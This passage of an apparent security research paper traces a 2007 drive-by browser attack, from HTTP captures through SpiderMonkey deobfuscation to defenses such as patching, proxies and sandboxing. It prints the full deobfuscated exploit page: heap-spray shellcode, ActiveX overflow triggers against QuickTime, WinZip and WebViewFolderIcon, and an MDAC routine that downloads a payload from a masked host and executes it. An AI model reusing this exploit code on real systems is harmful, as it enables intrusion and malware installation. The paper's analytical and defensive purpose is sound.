text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/pla
in;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://bibXXX.org/505/Xp/

HTTP/1.x 403 Forbidden
Date: Mon, 08 Oct 2007 18:01:54 GMT
Server: Apache/2.2.4 (Fedora)
Content-Length: 2470
Content-Type: text/html; charset=iso-8859-1
Connection: close
-----------------------------------------------------
http://bibXXX.org/505/Xp/-----------------------------------------------
-----------------------------------------------------------------------
---------------------------------
```

```
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLAAA%05NNNNOOOOAAA%05QQQ
QRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ000011112222333344445555666677778
889999.wmv

GET /505/Xp/------------------------------------------------------------
------------------------------------------------------------------------
------------------------------------------------------------------------
--------
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLAAA%05NNNNOOOOAAA%05QQQ
QRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ000011112222333344445555666677778
889999.wmv HTTP/1.1
Host: bibi32.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.3)
Gecko/20061201 Firefox/2.0.0.3 (Ubuntu-feisty)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/pla
in;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive

HTTP/1.x 403 Forbidden
Date: Mon, 08 Oct 2007 18:02:03 GMT
Server: Apache/2.2.4 (Fedora)
Content-Length: 2470
Content-Type: text/html; charset=iso-8859-1
Connection: close
------------------------------------------------------------
```

Upon opening stage5 with Firefox the browser is taken to a URL where two sub domain levels are randomly generated and added to the URL that is hardcoded in the JavaScript. It is unclear as to the level of checking the server is doing on the randomly generated portion of the URL. After the browser hits the random URL it is HTTP 302 redirected to another URL. At that point the attacker is attempting to exploit the end system. In the HTTP Headers it can be seen that the code at http://bibXXX.org/505/Xp/ is serving up a malicious .wmv file.

4.7 Download Browser Exploit Code

After it has been determined where the next destination from stage5 is, the browser exploit code can be downloaded and examined. This is done by using wget from within the virtual machine.

```
$ wget -U "Mozilla/4.0 (compatible; MSIE 7.0b; Windows NT 6.0)" http://bibXXX.org/505/Xp/
```

This creates a file called index.html in the working directory. The file is moved to a file called stage6.

```
$ mv index.html stage6
```

4.8 Deobfuscate Browser Exploit Code

The contents of stage6 are:

```
<script>document.write(unescape("%3Cscript%3E%0Afunction%20dxdc%20%28%20x%29%0A%7B%0Avar%20i%2Cj%2Cr%2Cl%3Dx.length%2Cb%3D%28512*2%29%2Cs%3D0%2C%20w%3D0%2C%20t%20%3D%20Array%2863%2C29%2C23%2C52%2C35%2C56%2C13%2C21%2C20%2C50%2C0%2C0%2C0%2C0%2C0%2C0%2C9%2C6%2C39%2C22%2C42%2C58%2C45%2C54%2C31%2C40%2C60%2C7%2C14%2C8%2C26%2C25%2C33%2C18%2C1%2C30%2C4%2C27%2C34%2C32%2C61%2C19%2C62%2C0%2C0%2C0%2C0%2C55%2C0%2C0%2C16%2C41%2C49%2C2%2C44%2C17%2C10%2C11%2C46%2C59%2C36%2C5%2C24%2C37%2C57%2C47%2C3%2C15%2C43%2C53%2C38%2C48%2C51%2C28%2C12%20%29%2C%20p%3D0%20%3Bfor%20%28j%3D%20Math.ceil%28l/b%29%3B%20j%20%3E%200%3B%20j--%20%29%0A%7Br%3D%27%27%3B%20for%28i%3DMath.min%28l%2Cb%29%3B%0Ai%3E0%3B%20i--%2C%20l--%29%20%7B%20w%20%7C%3D%20%28t%5B%20%20x.charCodeAt%20%28p++%20%29%20-%2048%5D%29%20%3C%3C%20s%3B%20if%20%28s%20%29%0A%7B%0A%20r%20+%3D%20String.fromCharCode%28%20218%5Ew%26255%20%29%3B%0Aw%3E%3E%3D8%3B%0A%0As-%3D2%3B%0A%20%7D%20else%0A%20%7B%20s%3D6%3B%0A%7D%7D%0Adocument.write%20%28%20r%29%7D%7Ddxdc%28%22v2qt0hDtkVEqkQjp9EEFGQL3vikqkEipbUjtxEDF0QjpukEfjNkqlrFpcviDxDDtEUkj3GktkGkqB4slk9Ej@viDxDDt5YL3bxEjID0F0SUFILDZBtsF0GDZUVhDkLDJxUqZ-----Edited-------sH5EHh3BeFpuBNjILtDjQL3v2qf0jtqlrFp5Ctq4DHF3NUFkEkp5BDtkVDt9ssZlrFpZLitEstqB40F4EkffVspv2qqx9hpbUSX5Ctq4QL3v2qfjStFlr%22%29%3C/script%3E"))</script>
```

The code contained in stage6 is once again escaped and unreadable. A copy of stage6 is created and called stage7.

```
$ cp stage6 stage7
```

In stage7 the document.write is replaced with a print statement and the script tags are removed. The adjusted code is below.

```
print(unescape("%3Cscript%3E%0Afunction%20dxdc%20%28%20x%29%0A%7B%0Avar
%20i%2Cj%2Cr%2Cl%3Dx.length%2Cb%3D%28512*2%29%2Cs%3D0%2C%20w%3D0%2C%20t
%20%3D%20Array%2863%2C29%2C23%2C52%2C35%2C56%2C13%2C21%2C20%2C50%2C0%2C
0%2C0%2C0%2C0%2C0%2C9%2C6%2C39%2C22%2C42%2C58%2C45%2C54%2C31%2C40%2C60%
2C7%2C14%2C8%2C26%2C25%2C33%2C18%2C1%2C30%2C4%2C27%2C34%2C32%2C61%2C19%
2C62%2C0%2C0%2C0%2C0%2C55%2C0%2C0%2C16%2C41%2C49%2C2%2C44%2C17%2C10%2C1
1%2C46%2C59%2C36%2C5%2C24%2C37%2C57%2C47%2C3%2C15%2C43%2C53%2C38%2C48%2
C51%2C28%2C12%20%29%2C%20p%3D0%20%3Bfor%20%28j%3D%20Math.ceil%28l/b%29%
3B%20j%20%3E%200%3B%20j--
%20%29%0A%7Br%3D%27%27%3B%20for%28i%3DMath.min%28l%2Cb%29%3B%0Ai%3E0%3B
%20i--%2C%20l--
%29%20%7B%20w%20%7C%3D%20%28t%5B%20%20x.charCodeAt%20%28p++%20%29%20-
%2048%5D%29%20%3C%3C%20s%3B%20if%20%28s%20%29%0A%7B%0A%20r%20+%3D%20Str
ing.fromCharCode%28%20218%5Ew%26255%20%29%3B%0Aw%3E%3E%3D8%3B%0A%0As-
%3D2%3B%0A%20%7D%20else%0A%20%7B%20s%3D6%3B%0A%7D%7D%0Adocument.write%2
0%28%20r%29%7D%7Ddxdc%28----Edited For
Brevity------
sH5EHh3BeFpuBNjILtDjQL3v2qf0jtqlrFp5Ctq4DHF3NUFkEkp5BDtkVDt9ssZlrFpZLit
EstqB40F4EkffVspv2qqx9hpbUSX5Ctq4QL3v2qfjStFlr%22%29%3C/script%3E"))
```

Stage7 can now be executed with SpiderMonkey. The executed stage7 contents are redirected to a file called stage8.

```
$ js stage7 > stage8
```

The contents of stage8 are:

```
<script>
function dxdc ( x)
{
var i,j,r,l=x.length,b=(512*2),s=0, w=0, t =
Array(63,29,23,52,35,56,13,21,20,50,0,0,0,0,0,0,9,6,39,22,42,58,45,54,3
```

```
1,40,60,7,14,8,26,25,33,18,1,30,4,27,34,32,61,19,62,0,0,0,0,55,0,0,16,4
1,49,2,44,17,10,11,46,59,36,5,24,37,57,47,3,15,43,53,38,48,51,28,12 ),
p=0 ;for (j= Math.ceil(l/b); j > 0; j-- )
{r=''; for(i=Math.min(l,b);
i>0; i--, l--) { w |= (t[  x.charCodeAt (p++ ) - 48]) << s; if (s )
{
 r += String.fromCharCode( 218^w&255 );
w>>=8;

s-=2;
 } else
 { s=6;
}}
document.write (
r)}}dxdc("v2qt0hDtkVEqkQjp9EEFGQL3vikqkEipbUjtxEDF0QjpukEfjNkqlrFpcviDx
DDtEUkj3GktkGkqB4slk9Ej-----Edited--------
tqlrFp5Ctq4DHF3NUFkEkp5BDtkVDt9ssZlrFpZLitEstqB40F4EkffVspv2qqx9hpbUSX5
Ctq4QL3v2qfjStFlr")</script>
```

Make a copy of stage8 and name it stage9.

```
$ cp stage8 stage9
```

A large portion of the code in stage9 is unreadable. The code is prepared for SpiderMonkey execution by removing the script tags and changing the document.write to a print statement.

The contents of stage 9 are below:

```
function dxdc ( x)
{
var i,j,r,l=x.length,b=(512*2),s=0, w=0, t =
Array(63,29,23,52,35,56,13,21,20,50,0,0,0,0,0,0,9,6,39,22,42,58,45,54,3
1,40,60,7,14,8,26,25,33,18,1,30,4,27,34,32,61,19,62,0,0,0,0,55,0,0,16,4
1,49,2,44,17,10,11,46,59,36,5,24,37,57,47,3,15,43,53,38,48,51,28,12 ),
p=0 ;for (j= Math.ceil(l/b); j > 0; j-- )
{r=''; for(i=Math.min(l,b);
i>0; i--, l--) { w |= (t[  x.charCodeAt (p++ ) - 48]) << s; if (s )
{
 r += String.fromCharCode( 218^w&255 );
w>>=8;

s-=2;
 } else
 { s=6;
}}
```

```
print (
r)}}dxdc("v2qt0hDtkVEqkQjp9EEFGQL3vikqkEipbUjtxEDF0QjpukEfjNkqlrFpcviDx
DDtEUkj3GktkGkqB4slk9Ej-----Edited--------
tqlrFp5Ctq4DHF3NUFkEkp5BDtkVDt9ssZlrFpZLitEstqB40F4EkffVspv2qqx9hpbUSX5
Ctq4QL3v2qfjStFlr")
```

Now the contents of stage9 are executed with SpiderMonkey and redirected to a file named stage10.

```
$ js stage9 > stage10
```

4.9 Analyze Browser Exploit Code

At this point the exploit code can be read by the analyst. The contents of stage10 are:

```
</textarea><html>
<head>
<title></title>
<script language="JavaScript">

var memory = new Array(), mem_flag = 0;

function having()
{ memory = memory;

      setTimeout ("having()" ,2000);
}

function getSpraySlide (spraySlide, spraySlideSize)
{
      while (spraySlide.length*2<spraySlideSize)
      {
            spraySlide += spraySlide;
      }
      spraySlide = spraySlide.substring( 0,spraySlideSize / 2 );

      return spraySlide;
}

function makeSlide()
{
      var heapSprayToAddress = 0x0c0c0c0c;
      var payLoadCode =
unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33" +
"%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42
f3%u9f64%u6ee7%uef03%uefeb" +
"%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub9eb%u7787%u6511%u07
e1%uef1f%uefef%uaa66%ub9e7" +
"%uca87%u105f%u072d
```

```
%uef0d%uefef%uaa66%ub9e3%u0087%u0f21%u078f%uef3b%uefef%uaa66%ub9ff%u2e8
7%u0a96" +
"%u0757%uef29%uefef%uaa66%uaffb%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1
ef%u9a66%u64cb%uebaa%uee85" +
"%u64b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u7807%uefef%u66ef%uf3
aa%u2a64%u2f6c%u66bf%ucfaa" +
"%u1087%uefef%ubfef%uaa64%u85fb%ub6ed%uba64%u07f7%uef8e%uefef%uaaec%u28
cf%ub3ef%uc191%u288a%uebaf" +
"%u8a97%uefef%u9a10%u64cf%ue3aa%uee85%u64b6%uf7ba%uaf07%uefef%u85ef%ub7
e8%uaaec%udccb%ubc34%u10bc" +
"%ucf9a%ubcbf%uaa64%u85f3%ub6ea%uba64%u07f7%uefcc%uefef%uef85%u9a10%u64
cf%ue7aa%ued85%u64b6%uf7ba" +
"%uff07%uefef%u85ef%u6410%uffaa%uee85%u64b6%uf7ba%uef07%uefef%uaeef%ubd
b4%u0eec%u0eec%u0eec%u0eec" +
"%u036c%ub5eb%u64bc%u0d35%ubd18%u0f10%u64ba%u6403%ue792%ub264%ub9e3%u9c
64%u64d3%
uf19b%uec97%ub91c" +
"%u9964%ueccf%udc1c%ua626%u42ae%u2cec%udcb9%ue019%uff51%u1dd5%ue79b%u21
2e%uece2%uaf1d%u1e04%u11d4" +
"%u9ab1%ub50a%u0464%ub564%ueccb%u8932%ue364%u64a4%uf3b5%u32ec%ueb64%uec
64%ub12a%u2db2%uefe7%u1b07" +
"%u1011%uba10%ua3bd%ua0a2%uefa1%u7468%u7074%u2F3A%u622F%u6269%u3369%u2E
32%u726F%u2F67%u3035%u2F35%u7058%u2F2F%u6966%u656C%u702E%u7068");
      var heapBlockSize = 0x400000;
      var payLoadSize = payLoadCode.length * 2;
      var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
      var spraySlide = unescape("%u0c0c%u0c0c");

      spraySlide = getSpraySlide(spraySlide,spraySlideSize);
      heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

      for (i=0;i<heapBlocks;i++)
      {
            memory[i] = spraySlide + payLoadCode;
      }

      mem_flag = 1;
      having();
      return mem
ory;
}

function startWVF()
{
      for (i=0;i<128;i++)
      {
            try{
                  var o = new
ActiveXObject('WebViewFold'+'erIcon'+'.Web'+'ViewFolderIcon'+'.1');
                  sslic (o);
            }catch(e){}
      }
}

function sslic(obj) { obj.setSlice ( 0x7ffffffe , 0x0c0c0c0c ,
0x0c0c0c0c , 0x0c0c0c0c ); }
```

```
function startWinZip(object)
{
      var xh = 'A';
      while (xh.length < 231) xh+='A';
      xh+="\x0c\x0c\x0c\x0c\x0c\x0c\x0c";
      object.CreateNewFolderFromName(xh);
}

function startOverflow(num)
{
      if (num == 0) {
            try {
                  var qt = new ActiveXObject('QuickTime.QuickTime');

                  if (qt) {
                        var qthtml = '<object CLASSID="clsid:02BF25D5-
8C17-4B23-BC80-D3488ABDDC6B" width="1" height="1" style="border:0px">'+
                        '<param name="src" value="qt.php">'+
                        '<param name="autoplay" value="true">'+
                        '<pa
ram name="loop" value="false">'+
                        '<param name="controller" value="true">'+
                        '</object>';
                        if (! mem_flag) makeSlide();
                        document.getElementById('mydiv').innerHTML =
qthtml;
                        num = 255;
                  }
            } catch(e) { }

            if (num = 255) setTimeout("startOverflow(1)", 2000);
            else startOverflow(1);

      } else if (num == 1) {
            try {
                  var winzip = document.createElement("object");
                  winzip.setAttribute("classid", "clsid:A09AE68F-B14D-
43ED-B713-BA413F034904");

                  var
ret=winzip.CreateNewFolderFromName(unescape("%00"));
                  if (ret == false) {
                        if (! mem_flag) makeSlide();
                        startWinZip(winzip);
                        num = 255;
                  }

            } catch(e) { }

            if (num = 255) setTimeout("startOverflow(2)", 2000);
            else startOverflow(2);

      } else if (num == 2) {

            try {
```

```
                  va
r tar = new
ActiveXObject('WebVi'+'ewFolderIcon.WebVie'+'wFolderIc'+'on.1');
                  if (tar) {
                        if (! mem_flag) makeSlide();
                        startWVF();
                  }
            } catch(e) { }
      }
}


function GetRandString(len)
{
      var chars = "abcdefghiklmnopqrstuvwxyz";
      var string_length = len;
      var randomstring = '';
      for (var i=0; i<string_length; i++) {
            var rnum = Math.floor(Math.random() * chars.length);
            randomstring += chars.substring(rnum,rnum+1);
      }

      return randomstring;
}

function CreateObject(CLSID, name) {
      var r = null;
      try { eval('r = CLSID.CreateObject(name)') }catch(e){}
      if (! r) { try { eval('r = CLSID.CreateObject(name, "")')
}catch(e){} }
      if (! r) { try { eval('r = CLSID.CreateObject(name, "", "")')
}catch(e){} }
      if (! r) { try { eval('r = CLSID.GetObject("",
 name)') }catch(e){} }
      if (! r) { try { eval('r = CLSID.GetObject(name, "")')
}catch(e){} }
      if (! r) { try { eval('r = CLSID.GetObject(name)') }catch(e){} }
      return(r);
}

function XMLHttpDownload(xml, url) {

      try {
            xml.open("GET", url, false);
            xml.send(null);

      } catch(e) { return 0; }

      return xml.responseBody;
}

function ADOBDStreamSave(o, name, data) {

      try {
            o.Type = 1;
            o.Mode = 3;
```

```
            o.Open();
            o.Write(data);
            o.SaveToFile(name, 2);
            o.Close();
      } catch(e) { return 0; }

      return 1;
}

function ShellExecute(exec, name, type) {

      if (type == 0) {
            try { exec.Run(name, 0); return 1; } catch(e) { }
      } else {
            try { exe.ShellExecute(name); return 1; } catch(e) { }
      }

      return(0);

}

function MDAC() {
      var t = new Array('{BD96C556-65A3-11D0
-983A-00C04FC29E30}', '{BD96C556-65A3-11D0-983A-00C04FC29E36}',
'{AB9BCEDD-EC7E-47E1-9322-D4A210617116}', '{0006F033-0000-0000-C000-
000000000046}', '{0006F03A-0000-0000-C000-000000000046}', '{6e32070a-
766d-4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-A0D8-
FCFDF33E833C}', '{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}', '{06723E09-
F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-
874847682010}', '{BA018599-1DB3-44f9-83B4-461454C84BF8}', '{D0C07D56-
7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-
6C07C962476B}', null);
      var v = new Array(null, null, null);
      var i = 0;
      var n = 0;
      var ret = 0;
      var urlRealExe = 'http://bibXXX.org/505/Xp//file.php';

      while (t[i] && (! v[0] || ! v[1] || ! v[2]) ) {
            var a = null;

            try {
                  a = document.createElemen
t("object");
                  a.setAttribute("classid", "clsid:" +
t[i].substring(1, t[i].length - 1));
            } catch(e) { a = null; }

            if (a) {
                  if (! v[0]) {
                        v[0] = CreateObject(a, "msxml2.XMLHTTP");
                        if (! v[0]) v[0] = CreateObject(a,
"Microsoft.XMLHTTP");
                        if (! v[0]) v[0] = CreateObject(a,
"MSXML2.ServerXMLHTTP");
                  }
```

```
                  if (! v[1]) {
                        v[1] = CreateObject(a, "ADODB.Stream");
                  }

                  if (! v[2]) {
                        v[2] = CreateObject(a, "WScript.Shell");
                        if (! v[2]) {
                              v[2] = CreateObject(a,
"Shell.Application");
                              if (v[2]) n=1;
                        }
                  }
            }

            i++;
      }

      if (v[0] && v[1] && v[2]) {
            var data = XMLHttpDownload(v[0], urlRealExe);
            if (data != 0) {
                  var name = "c:\\msnt"+GetRandString(4)+".exe";
                  if (ADOBDStreamSave(v[1], name, data) == 1) {

if (ShellExecute(v[2], name, n) == 1) {
                              ret=1;
                        }
                  }
            }
      }

      return ret;
}

function start() {
      if (! MDAC() ) { startOverflow(0); }
}
</script>
</head>
<body onload="start()">
<div id="mydiv"></div>
</body>
</html>
```

4.10 Download and Analyze Malware

Now that the exploit code is deobfuscated the analyst can determine the attacker's intended outcome. It can be seen in the code that a piece of malware named file.php is intended to be downloaded to the victim. The malware can be manually downloaded using wget.

```
$ wget http://bibXXX.org/505/Xp//file.php
```

The captured malware is uploaded to http://www.virustotal.com. Virustotal analyzes the malware using multiple virus detection engines. This is valuable information because it tells the analyst how likey it was that the end system's AV software detected the malware. File.php triggers 24 alerts for a detection rate of 75%. Anti-virus vendors update their signatures regularly. It is unknown how long the vendors knew about this malware sample before it was downloaded for this analysis. It is likely that when this particular malware was first deployed in the wild that the AV detection rate was much lower.

The results of the VirusTotal scan are:

Antivirus	Version	Last Update	Result
AhnLab-V3	2007.10.20.0	2007.10.19	-
AntiVir	7.6.0.27	2007.10.19	TR/PCK.PolyCrypt.D.440
Authentium	4.93.8	2007.10.19	-
Avast	4.7.1051.0	2007.10.19	-
AVG	7.5.0.488	2007.10.19	Generic8.CQC
BitDefender	7.2	2007.10.20	Trojan.PWS.LDPinch.TAW
CAT-QuickHeal	9.00	2007.10.20	Trojan.PolyCrypt.d
ClamAV	0.91.2	2007.10.20	-
DrWeb	4.44.0.09170	2007.10.20	Trojan.Packed.170
eSafe	7.0.15.0	2007.10.15	Win32.PolyCrypt.d
eTrust-Vet	31.2.5225	2007.10.20	Win32/VMalum.AZMB
Ewido	4.0	2007.10.20	-

FileAdvisor	1	2007.10.20	High threat detected
Fortinet	3.11.0.0	2007.10.19	W32/BED.D!tr.dldr
F-Prot	4.3.2.48	2007.10.19	W32/TrojanX.ABUX
F-Secure	6.70.13030.0	2007.10.19	Packed.Win32.PolyCrypt.d
Ikarus	T3.1.1.12	2007.10.20	Trojan-Downloader.Win32.Small.cyn
Kaspersky	7.0.0.125	2007.10.20	Packed.Win32.PolyCrypt.d
McAfee	5145	2007.10.19	Downloader-BED
Microsoft	1.2908	2007.10.20	VirTool:Win32/Obfuscator.O
NOD32v2	2604	2007.10.19	Win32/TrojanDownloader.Small.NWJ
Norman	5.80.02	2007.10.19	W32/PolyCrypt.A
Panda	9.0.0.4	2007.10.20	Adware/Lop
Prevx1	V2	2007.10.20	Malware.Gen
Rising	19.45.52.00	2007.10.20	-
Sophos	4.22.0	2007.10.20	Mal/EncPk-AW
Sunbelt	2.2.907.0	2007.10.20	VIPRE.Suspicious
Symantec	10	2007.10.20	-
TheHacker	6.2.9.100	2007.10.19	Trojan/PolyCrypt.d
VBA32	3.12.2.4	2007.10.19	Trojan.Packed.170
VirusBuster	4.3.26:9	2007.10.20	-
Webwasher-Gateway	6.6.1	2007.10.19	Trojan.PCK.PolyCrypt.D.440

5. Defenses

Defending against browser-based attacks can be broken down into two major areas. One is server-side protection. This entails security measures that web administrators and hosting companies can deploy to protect their environments. The second area is client-side protection. This involves securing workstations as well as corporate and home networks.

5.1 Server-Side Defenses

5.1.1 Network Firewalls

Network firewalls can be deployed at the perimeter of web hosting environments. They enforce the principle of least privilege by only passing the necessary traffic to the web environment. This prevents connections to unwanted ports from outside the network.

Firewalls do not necessarily inspect the allowed protocols for attacks though. So for example if TCP port 80 is open on a web server the firewall may not detect a SQL injection attack which takes place completely over port

80. Application level checking must be enabled to help filter these higher level attacks.

5.1.2 Intrusion Detection Systems

Passive intrusion detection systems (IDS) can provide forensic information that an attempted or successful attack has occurred against the hosting environment. Assuming the IDS is tuned properly an analyst may be able to determine an attack is underway and take action as well.

IDS cannot prevent exploitation due to its passive nature. This severely limits IDS effectiveness in modern attack scenarios. System administrators should not depend upon IDS to limit successful attacks against their web infrastructures.

5.1.3 File Integrity Checking

Once an attacker has compromised a web server they often place their malicious iframes into the legitimate web pages of the host. If these web pages are static then the administrator can run file integrity checking software against the web content. The software could then alert the administrator that something has changed after its next scheduled check. This is one of the most powerful weapons in the system administrator's arsenal.

5.1.4 Software Updates

Keeping servers patched and software updated is the most important preventative measure. Attackers often use known vulnerabilities in order to gain control or alter

content on remote systems. Using the latest versions of code is vital to preventing these successful attacks.

5.2 Client-Side Defenses

5.2.1 Stateful Firewalls And Web Proxies

Deployment of stateful firewalls is generally no help against the attack discussed in this paper. Stateful firewalls keep track of connections which does mitigate against attacks where unauthorized ports or protocols are used but not against application layer attacks. Browser based attacks take place over HTTP or HTTPS. If this traffic is allowed then the firewall is essentially blind to what is happening over the allowed connection. A proxy firewall can be deployed to analyze the application level traffic.

Web proxies can be a significant tool in the fight against browser-based attacks. Just as they can aid a Security team in tracking down incidents they can block detected attacks. Proxies break the connection between a user and a web server and then create a connection between the proxy and the web server. This allows the proxy to inspect the traffic and look for known attacks by being between the user and the web server.

Attackers constantly change their tactics but adding a proxy can eliminate many of the known attacks. Code is often reused by attackers so the proxies can trigger off of certain signatures. Also proxies are helpful in forensics investigations. Many characteristics of the HTTP session in question are logged. This is critical when reconstructing an event. Since the attackers place their

malicious scripts in multiple sites it can be challenging to determine the original source of the event.

5.2.2 User Education

User education is a key factor in mitigating browser based attacks. It is not a foolproof method but it is a good place to start. It is important to train users to stay away from sites with questionable content while using company resources. Sites with adult content are often the starting point of the attacks. These types of sites receive high volumes of traffic thus are attractive to the attacker.

Many companies allow users to take laptops home. Users are not protected by corporate proxy solutions when on their home networks. They have a false sense of security because they feel they are using company resources, which are protected in their minds. This is when user education is most critical.

Staying away from adult sites is not a foolproof solution either. Many times now when a server hosting many sites has been compromised the attacker will slip invisible iframes into all the sites regardless of their content. These iframes seamlessly redirect the user to a malicious site where most likely malware will be dropped on the computer.

5.2.3 Sandboxing

Another defense users can employ against browser-based vulnerabilities is the use of a sandboxed environment to browse the web. Until recently this option would be

reserved for the power user. Now a freeware program called sandboxie (http://sandboxie.com/) allows the end user to browse in a protected environment. Like the other measures it is not foolproof but is effective against many forms of malware.

Sandboxie provides a layer between the browser and the hard disk. It intercepts the writes from the browser which prevents writes to the disk. It does this by creating a transient storage area i.e. a sandbox (Sandboxie.com, 2007). Read operations can happen from disk to the sandbox but not from the sandbox to the disk.



Fig. 5: Sandboxie.com

5.2.4 Patching

The best defense against any attack is keeping system patch levels up to date. This will eliminate the vast majority of vulnerabilities. Attackers tend to use publicly available exploit code for their exploitation stage. They know that many users and administrators are either slow to patch systems or that they don't patch at all. In stage10 of the example above it can been seen that all exploits are targeted at vulnerabilities where patches already exist.

It should be noted that patching alone will not stop new attacks from succeeding. It is more uncommon but not

unheard of for attackers to use zero-day exploits as part of their strategy. A zero-day exploit is defined as “one that takes advantage of a security vulnerability on the same day that the vulnerability becomes generally known.” (Techtarget.com, 2007) In this scenario the vendor or author of the software in question is not aware of the vulnerability so they have not released a patch. This is a situation where the other defenses listed above will come into play. The defense-in-depth strategy dictates taking precautions at multiple levels to prevent becoming compromised.

6. Conclusions

Browser based attacks are growing in popularity among attackers. They provide a way to pierce corporate and personal perimeter security measures. Systems are being exploited while the end user is unaware of the background activity.

Attackers will not slow their pace in terms of innovation or increased resilience. There are large financial gains to be made by creating armies of compromised systems. A continuing technique will be to drive unpatched systems to sites that host malicious code.

Security administrators as well as home users can fight back. As in all aspects of security a defense in depth strategy is the only hope for not becoming compromised. The most common technique used by attackers is to exploit known vulnerabilities. This means that systems must have the latest OS patch levels and versions of software. Users must steer clear of sites with questionable content. Corporations should deploy web proxies and examine traffic for known attacks. Web browsing can be done from virtual machines or sandboxed browsers to limit interaction with the host system. Users and network administrators can work together and combine these strategies to provide a safer web browsing experience.

7. References

Gnu.org, (2007). Wget. Web site: http://www.gnu.org/software/wget/

Iab.net, (2007). Web site: http://www.iab.net/resources/glossary_i.asp

Keizer, Gregg. (2007, September 12). IcePack malware toolkit gets zero-day attack code. Web site: http://www.pcadvisor.co.uk/news/index.cfm?RSS&NewsID=10700

Mozdev.org, (2007). Live HTTP Headers. Web site: http://livehttpheaders.mozdev.org/

Mozilla.org, (2007). SpiderMonkey. Web site: http://www.mozilla.org/js/SpiderMonkey/

Rbnexploit.blogspot.com, (2007, November 8). Chinese Web Space and Redirection. Web site: http://rbnexploit.blogspot.com/2007/11/rbn-russian-business-network-its-use-of.html

Sandboxie.com, (2007). Web site: http://sandboxie.com/

Seifert, Christian (2007, November 7). Know Your Enemy. Web site: http://www.honeynet.org/papers/wek/KYE-Behind_the_Scenes_of_Malicious_Web_Servers.htm

Shadowserver.org, (2007). Malware. Web site: http://www.shadowserver.org/wiki/pmwiki.php?n=Information.Malware

Symatec.com, (2007). MPack: Getting More Dangerous. Web site: http://www.symantec.com/enterprise/security_response/weblog/2007/08/mpack_getting_more_dangerous.html

Techspot.com, (2006). Web site: http://www.techspot.com/news/22309-myspace-banner-ad-infects-millions-of-windows-users-with-spyware.html.

Techtarget.com, (2007). Zero-day Exploit. Web site: http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci955554,00.html

Vmware.com, (2007). Virtualization. Web site: http://www.vmware.com/virtualization/

W3.org, (2007). Document Object Model. Web site: http://www.w3.org/DOM/

Wikipedia.org, (2007). Typosquatting. Web site: http://en.wikipedia.org/wiki/Typosquatting

Last Updated: August 9th, 2020

Upcoming SANS Training

Click here to view a list of all SANS Courses

SANS Reboot - NOVA 2020	Arlington, VAUS	Aug 10, 2020 - Aug 15, 2020	Live Event
SANS FOR508 Sydney August 2020	Sydney, AU	Aug 17, 2020 - Aug 22, 2020	Live Event
SANS Virginia Beach 2020	Virginia Beach, VAUS	Aug 30, 2020 - Sep 04, 2020	Live Event
SANS London September 2020	London, GB	Sep 07, 2020 - Sep 12, 2020	Live Event
SANS Philippines 2020	Manila, PH	Sep 07, 2020 - Sep 19, 2020	Live Event
SANS Baltimore Fall 2020	Baltimore, MDUS	Sep 08, 2020 - Sep 13, 2020	Live Event
SANS Munich September 2020	Munich, DE	Sep 14, 2020 - Sep 19, 2020	Live Event
SANS Network Security 2020	Las Vegas, NVUS	Sep 20, 2020 - Sep 25, 2020	Live Event
SANS Australia Spring 2020	, AU	Sep 21, 2020 - Oct 03, 2020	Live Event
SANS Northern VA - Reston Fall 2020	Reston, VAUS	Sep 28, 2020 - Oct 03, 2020	Live Event
SANS San Antonio Fall 2020	San Antonio, TXUS	Sep 28, 2020 - Oct 03, 2020	Live Event
SANS FOR500 Milan 2020 (In Italian)	Milan, IT	Oct 05, 2020 - Oct 10, 2020	Live Event
SANS Amsterdam October 2020	Amsterdam, NL	Oct 05, 2020 - Oct 10, 2020	Live Event
SANS Brussels October 2020	Brussels, BE	Oct 05, 2020 - Oct 10, 2020	Live Event
SANS Prague October 2020	Prague, CZ	Oct 12, 2020 - Oct 17, 2020	Live Event
SANS London October 2020	London, GB	Oct 12, 2020 - Oct 17, 2020	Live Event
SANS Orlando 2020	Orlando, FLUS	Oct 12, 2020 - Oct 17, 2020	Live Event
